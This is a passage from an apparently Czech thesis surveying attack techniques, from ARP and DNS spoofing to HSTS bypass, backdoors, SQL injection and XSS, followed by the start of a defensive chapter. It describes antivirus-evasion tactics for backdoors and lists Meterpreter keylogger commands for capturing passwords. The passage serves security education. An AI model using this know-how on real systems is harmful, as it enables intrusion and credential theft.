
ARP (Adrress Resolution Protocol) je jednoduchý protokol, který umožňuje odkazovat z IP adres na MAC adresy. (Sabih, 2018) (Plummer, 1982)
Klient zašle zprávu všem zařízením připojeným k síti, kdo má příslušnou IP adresu. Všechna zařízení v síti zprávu ignorují kromě toho, kdo má příslušnou IP adresu. Toto zařízení pošle zprávu, že má tuto IP adresu, poskytne i svou MAC adresu. (Sabih, 2018) (Najera-Gutierez, 2018)



Obrázek 13: ARP schéma 1, zdroj (Sabih, 2018)




Obrázek 14: ARP schéma 2, zdroj (Sabih, 2018)



Obrázek 15: schéma ARP- typická síť, zdroj (Sabih, 2018)

Obvykle každé zařízení připojené do sítě komunikuje přímo k routeru. Tedy nejprve pošle požadavek routeru, router pošle požadavek na internet, počká na odpověď a poté přepošle odpověď zařízení, které si ji vyžádalo. (Sabih, 2018) (Occupytheweb, 2018)



Obrázek 16 Arp Spoofing – požadavky, zdroj (Sabih, 2018)

Při ARP spoofing hacker zašle 2 ARP odpovědi, jednu routeru a druhou oběti. Routeru řekne, že má IP oběti. Takže router aktualizuje svoji ARP tabulku, takže si spojí IP oběti s útočníkovou MAC adresou. To stejné provede s obětí, takže oběť si asociuje IP adresu routeru s útočníkovou MAC adresou. (Sabih, 2018) (Najera-Gutierez, 2018)
Oběť si myslí, že útočník je router. Router si myslí, že útočník je oběť. Tím to se docílí, že všechny požadavky, které oběť pošle půjdou přes útočníkův počítač. A zároveň všechny odpovědi, které míří k oběti jdou přes útočníkův počítač. (Sabih, 2018) (Sinha, 2018)
Největší slabinou ARP je, že klient přijme odpovědi, přestože neposlal žádný požadavek. (Sabih, 2018) (Occupytheweb, 2018)

3.9.1.2.3 Obejití HTTPS

Pokud oběť používá HTTP, tak útočník skutečně vidí, co vše přes něj proudí, neboť v HTTP jsou data přenášena jako plain text. Nejenže je hacker vidí, může je modifikovat, jak si přeje. Tento problém řeší HTTPS. (Sabih, 2018)
HTTPS přidává další vrstvu k http. Odtud pochází písmeno S zabezpečený(secure) HTTP. (Sabih, 2018) (Google Support, 2020)
HTTPS spoléhá na TLS nebo SSL. Tuto metodu je těžké prolomit. Nejjednodušší, jak toto obejít, je ponížit HTTPS na HTTP. Útočník jako Man in the Middle zkontroluje, zda oběť vyžaduje HTTPS stránku a místo ní mu hacker podstrčí http stránku. (Sabih, 2018)

3.9.1.2.4 Obejití HSTS


Metoda vynuceného využití HTTP nebude fungovat pro Facebook, Twitter a jiný stránkám, které používají HSTS. (Sabih, 2018) (Occupytheweb, 2018)
Důvod, proč tento typ útoku nefunguje, je to, že moderní prohlížeče mají zabudovaný seznam webových stránek, které se vždy načtou jako HTTPS. Tento seznam je uložen lokálně, takže není ovlivněn útokem Man in the Middle. (Sabih, 2018)
Jediná praktická možnost, jak obejít HSTS je způsobit, aby si prohlížeč myslel, že jde o jinou webovou stránku. Útočník může zaměnit skutečnou URL adresu adresou podobnou. Například hacker může nahradit facebook.com facebook.corn. Písmeno m vymění za písmena r a n. (Sabih, 2018)

3.9.1.2.5 DNS spoofing

DNS server překládá názvy domén na IP adresy. Například pokud uživatel zadá do prohlížeče google.com, požadavek půjde na DNS server, server odpoví IP adresou, kde jsou soubory google.com uloženy a prohlížeč načte stránku z této IP adresy. (Sabih, 2018) (Najera-Gutierez, 2018)
Pokud je však hacker Man in the Middle, požadavek pro DNS server půjde přes útočníkův počítač jako první. Proto útočník může místo správné IP adresy poskytnout libovolnou jinou adresu. Takže útočník může přesměrovat oběť na podvodnou stránku se zadními vrátky nebo škodlivým kódem. (Sabih, 2018)

3.9.1.2.6 Fake access point

Hacker vytvoří z vlastního počítače přístup na internet. Ostatní uživatelé se budou chtít připojit k přes něj k internetu. (Sabih, 2018)
Takto útočník vůbec nemusí zneužít ARP protokol ani nic jiného. Zkrátka útočník se stává automaticky Man in the Middle. Uživatelé přes něj posílají veškerá svá data, která od nich proudí na internet. (Sabih, 2018) (Occupytheweb, 2018)



Obrázek 17: schéma fake access point, zdroj (Sabih, 2018)

3.9.2 Gaining Access

Každé elektronické zařízení je počítač. Mobil, televize, notebook, webový server, webová stránka, síť, router, všechna tato zařízení jsou počítač, všechna mají operační systém a mají programy nainstalované na těchto operačních systémech. Obvykle ve většině případů tato zařízení jsou používána uživateli. Tudíž zařízení mají operační systém, programy na nich nainstalované a mají uživatele, který používá a konfiguruje systém. (Sabih, 2018)
Tato práce se bude zabývat, jak získat přístup do osobních počítačů (jak jsou často nazývány). Bude popsána postup pro zařízení s Windows nebo Linux, ale koncept je vždy stejný. (Sabih, 2018) (Occupytheweb, 2018)
Útočník může využít stejný koncept, když cílí na telefon, tablet i na web server. Pro pochopení konceptu je dobré se dívat na web server jako na počítač. Televize a podobné věci jsou jen počítač s méně komplikovaným hardwarem uvnitř. (Sabih, 2018)

3.9.2.1 Server side

Sever side útoky nevyžadují zásah uživatele. Tento typ útoku je možné použít jak proti web serverům, tak i osobním počítačům. (Sabih, 2018) (Sinha, 2018)
Nicméně jsou tyto útoky primárně určené pro servery. Osobní počítače mají obvykle svoji IP adresu schovanou za routerem, tudíž jsou částečně chráněny. Zjednodušeně tyto útoky jsou použitelné, pokud hacker může tyto počítače pingnout (příkaz ping s úspěšným výsledkem). (Sabih, 2018) (Occupytheweb, 2018)

3.9.2.1.1 Information Gathering

Sbírání informací je první krok při server side útocích. Útočník zjistí operační systém oběti, nainstalované aplikace, běžící služby, porty asociované se službami. (Sabih, 2018) Přes tyto nainstalované služby může hacker zkusit a dostat se do systému. Může se o to snažit přes zkoušení implicitního hesla. Někdy můžou uživatelé nainstalovat službu a špatně ji nakonfigurovat. Některé služby mohou mít zadní vrátka nebo mohou mít zranitelnosti, jako například přetečení bufferu nebo exekuce kódu. (Sabih, 2018) (Sinha, 2018)

3.9.2.2 Client side

Tento typ útoku vyžaduje pro uživatele něco provést. Například uživatel otevře link, nainstaluje update, nainstalovat obrázek nebo otevřít obrázek. Jakmile udělají, hacker bude schopen spustit škodlivý kód a docílit svého cíle. (Sabih, 2018)
Protože je vyžadována interakce uživatele, sbírání informací je klíčové v tomto případě. Útočník nepotřebuje znát jen nainstalované programy, ale také uživatele. Potřebuje znát jeho přátele, síť, kterou používá, webové stránky, které používá. Také pokud je nějaká stránka, kterou uživatel často používá a které důvěřuje. Tudíž sbírání informací v této sekci je spíše zaměřeno na uživatele, než na používané programy a operační systém. (Sabih, 2018) (Occupytheweb, 2018)

3.9.2.2.1 Backdoor


Zadní vrátka je soubor, který v případě spuštění na cizím počítači poskytne hackerovi plný přístup. To mu umožní ho hacknout a provádět cokoliv na něm. Je mnoho způsobů, jak vygenerovat zadní vrátka. Předmětnější je však vytvořit zadní vrátka, která nebudou detekována antivirovými programy. (Sabih, 2018)
Antivirové programy mají velmi velké databáze signatur. Tyto signatury odpovídají souborům, které obsahují škodlivý kód. Aby útočníkův soubor nebyl odhalen, musí se snažit ho modifikovat, jak je jen možné, aby soubor byl jedinečný. Je to možné docílit šifrováním, instrumentováním, obfuskováním nebo injektováním do paměti. Pokročilejším modifikování je třeba nastavit minimální množství použití jader procesoru nebo jak dlouho mají zadní vrátka spát po spuštění, než spustí škodlivý kód. (Sabih, 2018) (Occupytheweb, 2018)
Zadní vrátka neotvírají port na cílovém počítači, vlastně se připojí k útočníkově stroji, kde je již naslouchající port. Díky tomu obejdou firewall a budou méně podezřelé. (Sabih, 2018)
Málokdy uživatel stáhne a nainstaluje aplikaci, když mu to někdo řekne. Proto jsou vyvinuty chytřejší způsoby doručování zádních vrátek. Třeba přes falešný update operačního systému. (Sabih, 2018)

3.9.2.2.2 Social engineering – Maltego

Předchozí metody měly jednu chybu, útočník potřeboval být Man-in-the-Middle. Sociální inženýrství není o technických znalostech. Je to o budování strategie, jak napadnout cíl, získat nějaké hesla nebo získat přístup k určitému počítači. Útočník musí nasbírat, co nejvíce informací o cíli, jaký webové stránky používá, kdo jsou jeho přátelé, každá informace se může stát opravdu důležitou pro sociální inženýrství. (Sabih, 2018) (Sinha, 2018)
Zaid Sabih popsal ve své publikaci, jak sesbíral data o osobě, která je uvědomělá, o tom, co zveřejňuje o sobě na internet. Popisuje, že kdyby to byla obvyklá osoba, bylo by až překvapující, kolik informací lze o ní sebrat. (Sabih, 2018)
Se sesbíranými informacemi lze třeba naložit tak, že útočník předstírá, že je jeden z jeho přátel, pošle mu fotku auta, které se chystá koupit, oběť otevře obrázek, který obsahuje škodlivý kód. (Sabih, 2018) (Occupytheweb, 2018)

3.9.2.3 Mimo lokální síť

Pro demonstraci na virtuálních strojích na jednom počítači stačí, aby útoky fungovaly na lokální síti. To ovšem neznamená, že nefungují jinde. Jediné, co musí útočník udělat je konfigurovat svoji síť, tak aby přijímala připojení zvenčí. Je třeba konfigurovat útočníkův router, aby zvládl zpětná připojení (reverse connections). (Sabih, 2018)
Na schématu níže jsou zobrazeny červeně privátní adresy a zeleně veřejná IP adresa. Je vidět, že router má 2, jednu privátní a jednu veřejnou. (Sabih, 2018) (Sinha, 2018)
Pokud se zadní vrátka spuštěná mimo lokální síť budou snažit připojit pomocí zpětného připojení, připojí se nejprve na router přes určitý port. Router však nebude vědět, co s tím má udělat, protože router na tomto portu neposlouchá a tento požadavek neřekne router, kam ho má přesměrovat. To, co útočník musí udělat je, nastavit router, tak aby vždy když dostane připojení na určitém portu, poté útočník chce přeposlat požadavek třeba na virtuální stroj Kali linux. (Sabih, 2018) (Occupytheweb, 2018)



Obrázek 18: implicitní nastavení sítě, zdroj (Sabih, 2018)

DMZ host není podporován všemi routery. Narozdíl od forwarding, který přesměrovává jeden určitý port, DMZ přesměrovává všechny porty. (Sabih, 2018)

3.9.3 Post Exploitation

Tato kapitola bude zaměřena na to, co útočník může dělat poté, co získá přístup k uživatelovu počítači. Nezáleží na způsobu, kterým se útočník do počítače dostal (sever side exploit, sociální inženýrství, zadní vrátka, díra v aplikaci). Je předpokládáno, že hacker získal přístup k počítači, a nyní bude popsáno, co útočník zmůže v počítači oběti, jak si může zachovat přístup k počítači (po odinstalování aplikace, po restartu). (Sabih, 2018) (Najera-Gutierez, 2018)
Pokud je proces, kterým se hacker dostal do počítače oběti, napojen na program, který uživatel spustil, útočníkův přístup zanikne ukončením tohoto programu. Lepší je zmigrovat na proces, u kterého je menší pravděpodobnost, že bude zavřen, nebo skončí. Proces explorer.exe je nejbezpečnější, protože běží po celou dobu, kdy je počítač zapnutý. (Sabih, 2018) (Occupytheweb, 2018)

3.9.3.1 Maintain access (udržení přístupu i po restartu počítače)


Jedna z metod je použít místo klasických zadních vátek HTTP nebo HTTPS službu. Další metodou je použít modul v meterpretu, který se nazývá persistence. (Sabih, 2018) (Najera-Gutierez, 2018)
Nevýhoda první metody je, že nefunguje vždy a druhá je zas detekovatelná antivirovými programy. Ideální je zvolit kombinaci obou metod. (Sabih, 2018)

3.9.3.2 Keyscan

Keyscan neboli keylogger umožňuje snímat stisknuté klávesy na napadeném počítači. Slouží k odhalení hesel. Základní příkazy jsou: (Occupytheweb, 2018)
keyscan_start – spustí keylogger
keyscan_dump – ukáže, co keylogger zachytil
keyscan_stop – ukončí keylogger
screenshot – udělá screenshot obrazovky

3.9.3.3 Pivoting

Podle obrázku níže pravý kruh znázorňuje lokální síť. Zařízení Metasploitable není pro útočníka vidět nebo z nějakého jiného důvodu nemůže použít příkaz ping a dostat se k němu. Hacker je v síti znázorněné kruhem nalevo. Zde jsou jen 2 zařízení. Hacker (zelené zařízení) a červené zařízení (bylo hacknuté dříve). Myšlenkou pivotingu je, že hacker použije předešlé hacknuté zařízení (společné zařízení pro obě sítě) ke kompromitování ostatních zařízeních, ke kterým má jen toto zařízení přístup. Toto zařízení vprostřed se nazývá pivot. (Sabih, 2018)



Obrázek 19: pivoting, zdroj (Sabih, 2018)

3.9.4 Website Hacking

Webová stránka je aplikace nainstalovaná na počítači. Tento počítač má obvykle lepší hardware než osobní počítač, ale v základu se chová jako jiný počítač. Má operační systém a mnoho aplikací, které mu umožňují se chovat jako webový server. Dvě hlavní aplikace, které pravděpodobně má, jsou webový server a databáze.

Webový server je například Apache a databáze MySQL. Webový server v základu rozumí a spouští webové aplikace. Databáze obsahuje data, která používá webová aplikace. (Sabih, 2018) (Najera-Gutierez, 2018)
Toto vše je uloženo na počítači zvaným server. Tento počítač je připojen k internetu, má veřejnou IP adresu, tudíž každý může přistupovat k tomuto počítači a pingnout ho. (Sabih, 2018)
Všechny webové aplikace jsou spouštěny na webovém serveru, nikoli na klientově počítači. Poté je připravena HTML stránka, kterou si může klient přečíst. (Sabih, 2018) (Najera-Gutierez, 2018)
Toto platí pro PHP, Python a další. Na druhou stranu Javascript je client – side jazyk. Tento skript bude spuštěn na klientově počítači. Je tedy nutné rozlišovat mezi client – side a server – side jazyky. (Sabih, 2018)

3.9.4.1 Information gathering

Jako obvykle první věc, kterou úročník udělá, než vytěží nějaký systém, je sesbírání co nejvíce informací o oběti. A u webové aplikace nejsou odlišné. U webové aplikací nejzásadnější informace jsou: IP adresa, název domény, technologie používané webovou stránkou, používaný programovací jazyk, druh serveru, druh databáze, informace o společnosti, DNS záznamy, soubory, které nejsou v seznamu nebo subdomény, které nejsou viditelné pro uživatele. (Sabih, 2018)
Nástroj, který může pomoci při hledání informací specifických pro webovou stránku je Whois Lookup(whois.domaintools.com) jedná se o protokol, který se používá k nalezení vlastníků internetových prostředků, například serverů, IP adresy nebo domény. (Sabih, 2018) (Najera-Gutierez, 2018)
Stránka netcraft je určena pro odhalení používaných technologií. (https://www.netcraft.com/)
Pro informace o DNS serverech je možné použít stránku robtex. (https://www.robtex.com/)
V mnoha scénářích cílová webová stránka nebo webový server může obsahovat větší počet webů. Bude obsahovat cílovou stránku, ale také webové stránky uložené na stejném serveru, stejném souborovém systému. Pokud nebude zranitelná cílová stránka, hacker může využít zranitelnosti jiné webové stránky uložené na stejném webovém serveru. Pokud toto útočník provede, získá přístup k serveru. Přístup k serveru v základu znamená přístup ke všem uloženým webovým stránkám na serveru. Webový server je jen počítač a útočník může prostě navigovat k vyžádané webové stránce. (Sabih, 2018)
To, že stránka existuje na stejném serveru, znamená, že mají stejnou IP adresu. Jedna z možností, jak odhalit weby na stejné IP adrese je zadat do vyhledávače Bing ip: [IP adresa]. (Sabih, 2018)
Subdomény jsou velmi důležité pro útočníka. Některé weby mají zvláštní subdomény pro své uživatele, například pro zaměstnance nebo pro některé zákazníky. To

znamená, že nejsou inzerovány, dokud uživatel třeba není VIP zákazník nebo dokud není zaměstnanec. Takže není možné tyto subdomény najít ve vyhledávacích nástrojích, nebo najít odkaz na ně. Tyto subdomény mohou obsahovat zranitelnosti, protože není k nim kladena taková pozornost, neboť nejsou inzerovány. Některé velké webové aplikace instalují nové verze a updaty na subdoménách. Například na beta.facebook.com není omezen počet pokusů na heslo. (Sabih, 2018) (Najera-Gutierez, 2018)

3.9.4.2 File upload zranitelnosti, code execution zranitelnosti a file inclusion zranitelnosti

File upload zranitelnosti patří mezi nejjednodušší zranitelnosti, neboť umožňují útočníkovi nahrát jakýkoli soubor. Pokud cílový počítač rozumí PHP, tak hacker může nahrát jakýkoli PHP soubor a tím získal plný přístup k napadenému počítači. Code execution zranitelnost umožňuje hackerovi spustit kód, který pracuje na operačním systému serveru. To znamená, pokud cílový server používá Windows, útočník bude moci spustit příkazy Windows. Pokud používá Linux, tak útočník bude moci použít příkazy Linux. (Sabih, 2018) (Najera-Gutierez, 2018)
Lokální file inclusion zranitelnost umožňuje útočníkovi přečíst jakýkoli soubor na témže serveru. Tato zranitelnost je kritická, protože uživatelé můžou ukládat nějaká důležitá data nebo soubory s hesly, poté je hacker bude moci přečíst. (Sabih, 2018)
Vzdálená file inclusion zranitelnost je speciální případ inclusion zranitelnosti. Tato zranitelnost se vyskytuje, pokud server umožňuje jisté funkce allow_URL a allow_url_fopen. Poté bude útočník schopen zahrnout, kterýkoli soubor z kterékoliv počítač k serveru. (Sabih, 2018) (Diogenes, 2019)

3.9.4.3 SQL Injections

Většina webových stránek používá databáze. Interakce mezi webovou aplikací je realizována skrz jazyk SQL. (Sabih, 2018) (Diogenes, 2019)
SQL injections jsou velmi nebezpečné. Důvod proto je, že je možné je najít téměř všude, na mnoha místech, na mnoha velkých stránkách. Je těžké se proti nim chránit. A je velmi snadné udělat chybu a udělat je dostupnými ke zneužití. Dalším důvodem, proč jsou nebezpečné je, že poskytnou útočníkovi přístup k databázi. Hacker nemusí nahrávat žádný software na sever, nebo navazovat zpětné připojení. Pokud útočník má přístup k databázi, má vcelku vše, co potřebuje. Například přístup k uživatelským jménům a heslům. (Sabih, 2018) (Diogenes, 2019)

3.9.4.4 Cross site scripting (XSS)

Cross site scripting umožňuje útočníkovi injektovat Javascript kód do webové stránky. Javascript je client-side programovací jazyk. To znamená, že v případě, že

se na stránce nachází, bude spuštěn u uživatele, který si prohlíží webovou stránku. (Sabih, 2018) (Diogenes, 2019)
Jsou 3 základní XSS zranitelnosti, stored, reflected a založené na DOM. Stored XSS je uložena na webové stránce. To znamená pokaždé, když si uživatel prohlíží stránku, útočníkův kód bude spuštěn. Reflected XSS bude spuštěna, jen pokud uživatel klikne na upravenou URL adresu. Založená na DOM bude spuštěna na klientově straně bez jakékoliv komunikace se serverem. Tento typ XSS je velmi nebezpečný, neboť neprobíhá žádná validace skrze server. (Sabih, 2018) (Diogenes, 2019)

4 Vlastní práce

V teoretické části byly popsány možné hackerské útoky. V praktické části budou proti všem doporučeny možné obrany. Dále bude věnován zvláštní zřetel na website hacking, kde budou útoky i demonstrovány.
Demonstrace bude probíhat na zranitelném virtuálním stroji. Od vlastní implementace e-shopu bylo ustoupeno. Neboť cílem programátora nemůže být vytvořit zranitelný e-shop. A zabezpečený e-shop by neplnil účel této práce.
Všechny typy útoků ze skupiny website hacking jsou společné pro jakoukoli webovou stránku, byl proto použit již vytvořený zranitelný stroj, který se k tomuto testování používá.
Popis implementace e-shopu, kvůli mandatorní důležitosti a velkému rozsahu práce byl přesunut do příloh.

4.1 Ochrana před útoky

V této kapitole bude popsána ochrana proti napadení sítě. Dále co dělat, když už se útočník připojil, jak ho odhalit v síti. Dále bude popsána, jak je možné se bránit doručení zadních vrátek a detekovat trojské koně.
Obraně proti širokému spektru útoků ze skupiny website hacking bude věnován prostor později.

4.1.1 Zabezpečení sítě a Post Connection útok

Není vhodné používat WEP protokol. Je třeba použít WPA2 a dodržet zásady dostatečně dlouhého a bezpečného hesla. Dále je třeba se ujistit, zda WPS funkce je vypnutá.
Pro účely diplomové práce byl použit postup. Při kterém napadané stoje jsou virtuální stroje na stejné NAT network. Nebyly použity útoky na skutečné počítače pomocí bezdrátového adaptéru.

4.1.2 Odhalení útočníka v síti

